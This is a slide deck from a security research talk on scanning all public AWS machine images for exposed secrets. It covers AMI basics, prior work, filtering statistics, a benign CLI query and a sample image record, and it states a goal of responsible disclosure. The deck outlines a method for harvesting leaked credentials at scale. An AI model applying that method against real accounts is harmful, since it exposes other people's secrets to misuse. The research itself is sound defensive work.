

AWS CloudQuarry

Digging for secrets in public AMIs

Researchers

→ **Eduard Agavriloae**

- Cloud Research
- AWS Offensive Security Expert
- WIP: Trainer

Matei Josephs

- Senior Security Researcher
- Jack of All Trades

Short Story

What is an AMI

Choose an Amazon Machine Image (AMI)

An AMI is a template that contains the software configuration (operating system, application server, and applications) required to launch your instance. You can select an AMI provided by AWS, our user community, or the AWS Marketplace; or you can select one of your own AMIs.

Selected AMI: (ami-03484a09b43a06725) (Quickstart AMIs)

🔍 Search for an AMI by entering a search term e.g. "Windows"

Quickstart AMIs (47)

Commonly used AMIs

My AMIs (2)

Created by me

AWS Marketplace AMIs (9411)

AWS & trusted third-party AMIs

Community AMIs (500)

Published by anyone

Refine results

Clear all filters

☐ Free tier only [Info](#)

▼ OS category

☐ All Linux/Unix

All products (47 filtered, 47 unfiltered)



Amazon Linux

Free tier eligible

Verified provider

Amazon Linux 2023 AMI

ami-03484a09b43a06725 (64-bit (x86), uefi-preferred) / **ami-01531308e5f688630** 64-bit (Arm), uefi)

Amazon Linux 2023 is a modern, general purpose Linux-based OS that comes with 5 years of long term support and high-performance execution environment to develop and run your cloud applications.

Platform: amazon

Root device type: ebs


What is an AMI

→ Can be public or private

The issue

→ Can be public or private

The question



***Are there any public AMIs
with sensitive data out
there?***



Previous work

- Dolev Farhi scanned based on keywords AMIs in a single AWS region
- Ben Morris searched secrets in public EBS snapshots

The research

- Dig for secrets in every public AMI across all AWS regions
- Have fun
- Responsible disclosure

Starting point

```
PS C:\> aws ec2 describe-images help | Select-String deprecated
```

```
    [--include-deprecated | --no-include-deprecated]
```

```
"--include-deprecated" | "--no-include-deprecated" (boolean)
```


Specifies whether to include deprecated AMIs.

Default: No deprecated AMIs are included in the response.

Note: If you are the AMI owner, all deprecated AMIs appear in the

Starting point

- Find how many public AMIs are there 3,173,232
- Filter out AMIs:
 - AMIs from marketplace 1,543,135
 - AMIs owned by AWS 1,003,188
 - Owners with > 50 public AMIs 27,858
 - AMIs with > 3 volumes or > 200GB 26,778




```
{
  "Architecture": "x86_64",
  "CreationDate": "2021-06-26T13:52:55.000Z",
  "ImageId": "ami-0847ce0418cfc274a",
  "ImageLocation": "aws-marketplace/ProComputers RHEL-8-x86_64-Latest-10GiB-HVM-20210626_115839-2c7fc860-bfe0-4878-ac4a-7d23445cd8cf",
  "ImageType": "machine",
  "Public": true,
  "OwnerId": "939706979954",
  "PlatformDetails": "Red Hat Enterprise Linux",
  "UsageOperation": "RunInstances:0010",
  "ProductCodes": [
    {
      "ProductCodeId": "2mu98w1i3gxop2vmu3slk8vdb",
      "ProductCodeType": "marketplace"
    }
  ],
  "State": "available",
  "BlockDeviceMappings": [
    {
      "DeviceName": "/dev/sda1",
      "Ebs": {
        "DeleteOnTermination": true,
        "SnapshotId": "snap-0c0f86dbfa6510254",
        "VolumeSize": 10,
        "VolumeType": "gp2",
        "Encrypted": false
      }
    }
  ],
  "Description": "Red Hat Enterprise Linux 8 Latest Minimal Install Golden AMI Template (RHEL 8.4) (RedHat 8.4) (Red Hat 8.4) (RHEL8) (RedHat8)",
  "EnaSupport": true,
  "Hypervisor": "xen",
  "ImageOwnerAlias": "aws-marketplace",
  "Name": "ProComputers RHEL-8-x86_64-Latest-10GiB-HVM-20210626_115839-2c7fc860-bfe0-4878-ac4a-7d23445cd8cf",
  "RootDeviceName": "/dev/sda1",
  "RootDeviceType": "ebs",
  "SriovNetSupport": "simple",
  "VirtualizationType": "hvm",
  "DeprecationTime": "2022-09-30T07:30:00.000Z"
}
```


Accessing the AMI's contents


- Must be time and cost effective
- Must be automated
- Must be as reliable as possible

Accessing the AMI's contents

